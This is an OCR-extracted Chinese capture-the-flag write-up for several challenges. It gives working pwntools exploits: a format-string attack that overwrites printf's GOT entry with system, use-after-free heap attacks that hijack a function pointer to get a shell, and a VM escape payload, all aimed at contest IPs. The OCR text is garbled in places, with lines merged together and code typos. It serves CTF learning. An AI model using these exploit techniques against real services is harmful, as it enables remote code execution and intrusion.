
print("[-] " + flag,end="\r",flush=True)

if char == '}':

print("[+] " + flag)


exit()

7.套娃 Lsb 隐写，bgr 通道




8.martricks


64 位 ida 打开 查找字符串




双击进入数据段跟进代码段





查看伪代码





感觉可以 fuzz 代码如下 angr 爆破





即可获得 flag

9.Easyfmt

直接将用户输入作为 printf 的参数，导致格式化字符串漏洞输入 aaaa 作为测试

经测试偏移为 6思路如下:1，利用格式化字符串漏洞，泄露 puts 函数地址，并计算 system 的地址，没有给 libc，所以通过在线网站得到 puts 与 libc 的相对偏移 2，1，利用格式化字符串，将 system 地址写入 got 表中 printf 函数的地址 3，在次输入'/bin/sh'，得到 shellExp:

#!/usr/bin/env python

coding=utf-8

```
from pwn import *

context.log_level = 'debug'

#p = process('./pwn')

p = remote('106.75.126.184',58579)

elf = ELF('./pwn')

payload1 = p32(elf.got['puts'])+'%6$s' #gdb.attach(p,'b *0x080485ca') #raw_input('GGGG')

p.recv()

p.sendline(payload1)

p.recv(4)

puts = u32(p.recv(4))

log.info('puts : '+hex(puts))

#libc = ELF('/lib/i386-linux-gnu/libc.so.6')

system = puts - 0x05f140 + 0x03a940

printfGot = elf.got['printf']

payload = fmtstr_payload(6,{printfGot:system})p.sendline(payload)

p.send('/bin/sh\0')

p.interactive()
```

10. fgo

del_servant 函数 free chunk 后没有将指针置空，导致存在 uaf 或 double free

```
.text:08048844
.text:08048844 loc_8048844:                            ; CODE XREF: del_servant+54↑j
.text:08048844                  mov     eax, [ebp+var_14]
.text:08048847                  mov     eax, ds:servantlist[eax*4]
.text:0804884E                  test    eax, eax
.text:08048850                  jz      short loc_8048891
.text:08048852                  mov     eax, [ebp+var_14]
.text:08048855                  mov     eax, ds:servantlist[eax*4]
.text:0804885C                  mov     eax, [eax+4]
.text:0804885F                  sub     esp, 0Ch
.text:08048862                  push    eax             ; ptr
.text:08048863                  call    _free
.text:08048868                  add     esp, 10h
.text:0804886B                  mov     eax, [ebp+var_14]
.text:0804886E                  mov     eax, ds:servantlist[eax*4]
.text:08048875                  sub     esp, 0Ch
.text:08048878                  push    eax             ; ptr
.text:08048879                  call    _free
.text:0804887E                  add     esp, 10h
.text:08048881                  sub     esp, 0Ch
.text:08048884                  push    offset aSuccess_0 ; "Success "
.text:08048889                  call    _puts
.text:0804888E                  add     esp, 10h
```


Add_servant 函数在我们生成 chunk 前会自己生成一个 size 为 0x10 的 chunk， 这个 chunk 存在一个如下的结构体

struct { *print_servant_content; *servantcontent;


}

print_servant_content

函数

```
int __cdecl print_servant_content(int a1)
{
  return puts(*(a1 + 4));
}
```

程序中还存在一个函数，调用便可以直接拿到 shell总体思路就是用 secret 函数地址覆盖结构体中的指针 print_servant_content。步骤:1，先申请三个 srvant，大小只要不是 0x10 就行2，Delete 序号 0，delete 序号 1，此时的 fastbin 链表结构



Size 为 0x8 的就是结构体所在的 chunk3，在申请一个 size 为 0x8 的 servant，content 内容为 secret 的地址，程序会先将 0x8eaa050 这个 chunk 存储结构体，0x8eaa008 这个 chunk 作为内容， 但是 0x8eaa008 是序号 0 存储结构体的 chunk，secret 会覆盖掉它的 *print_servant_content，再次打印 chunk0，便会执行这个函数4，脚本:

from pwn import *

p = process('./fgo')

#p = remote('106.75.104.139',26768) secret = 0x08048956

def add(size,content):p.recvuntil('choice:\n')

p.sendline('1')p.recv() p.sendline(str(size))

p.recv() p.sendline(content)

def delete(index): p.recvuntil('choice:\n') p.sendline('2')

p.recv() p.sendline(str(index))

def show(index): p.recvuntil('choice:\n') p.sendline('3')

p.recv() p.sendline(str(index))

add(0x30,'chunk0')

add(0x30,'chunk1') add(0x30,'chunk2') delete(0)

delete(1) #gdb.attach(p) add(8,p32(secret)) show(0) p.interactive()

11.神奇二叉树

把 1-59 的字符根据 tmpflag 给的几个值挑出来，然后第三部有个红黑树的节点 删除操作，操作后会确定每个节点的颜色属性。然后第四部将红色的 ASCII +1， 黑色 ASCII-1 即可获得 flag。

12. babyrsa Baby.py

```
#coding:utf-8
from pwn import *
from LibcSearcher import *
#p = process('./pwn')
p = remote('106.75.104.139',26768) elf = ELF('./pwn')
puts_got = elf.got['puts'] println = 0x0804862B
rr = lambda x : p.recvuntil(x) ss = lambda x : p.sendline(x) sd = lambda x :
p.send(x)
def add(sz,ab): rr("Your choice:")
ss("1") rr("name :") ss(str(sz)) rr("ability :") ss(ab)
def delete(idx): rr("Your choice:")
ss("2") rr("Index :") ss(str(idx))
def show(idx): rr("Your choice:")
ss("3")
rr("Index :") ss(str(idx))
return rr("--------")
add(24,24*'a') add(24,24*'a') delete(0) delete(1)
add(8,p32(println) + p32(puts_got)) leak = show(0)[:0x4].ljust(4,'\x00') leak = u32(leak)
obj = LibcSearcher('puts',leak) libc_base = leak - obj.dump('puts')
system = obj.dump("system") + libc_base
delete(2) add(8,p32(system) + "/;sh")
#show(0)
#rr("token") #p.sendline("icq3dde2e8d01777e376b01436482dfc")
p.interactive() ## manually ## show(0)
```

Brsa.py

```
from pwn import *
from LibcSearcher import LibcSearcher
# context(log_level ='debug')
# r = remote('127.0.0.1',9999)
r =remote('106.75.126.184',58579)
# r=process('pwn')
```

```
elf = ELF('pwn')
libc_start_get = elf.get['puts']
print r.recv() r.send(p32(libc_start_get)+'#'+'%6$s'+'#') # raw_input()
r.recvuntil('#')
puts_addr = u32(r.recvuntil('#')[:4])
libc = LibcSearcher('puts',puts_addr) libc_base = puts_addr - libc.dump('puts')
print 'Libc base addr:' + hex(libc_base)
printf_get = elf.get['printf']
system_off = libc.dump('system')
system = libc_base +system_off
print 'system addr: ',hex(system) r.sendline(fmtstr_payload(6,
{printf_get:system})) r.recv()
r.interactive()
```

13. hvm

```
Hvm.py #!/usr/bin/env python
from pwn import *
def hvm():
io.recvuntil('hello\n')
# gdb.attach(io)
payload =
'/bin/sh\x00'+flat(0x0f,0x38000000,4,0,0x0d,0x1a,0,1,0x3b000000,0xe,word_size=32,endianness ='little')
payload =
payload.ljust(0x30,'\x00')+flat(0x400,-0x411,word_size=32,endianness='big')
io.sendline(payload)
io.interactive()
if __name__ == '__main__':
context(arch='amd64', kernel='amd64', os='linux') HOST, PORT = '0.0.0.0', 9999
# libc = ELF('./libc.so.6')
if len(sys.argv) > 1 and sys.argv[1] == 'l':
io = process('./hvm')
context.log_level = 'debug' else:
```

```
io = remote(HOST, PORT)

context.log_level = 'debug' hvm()
```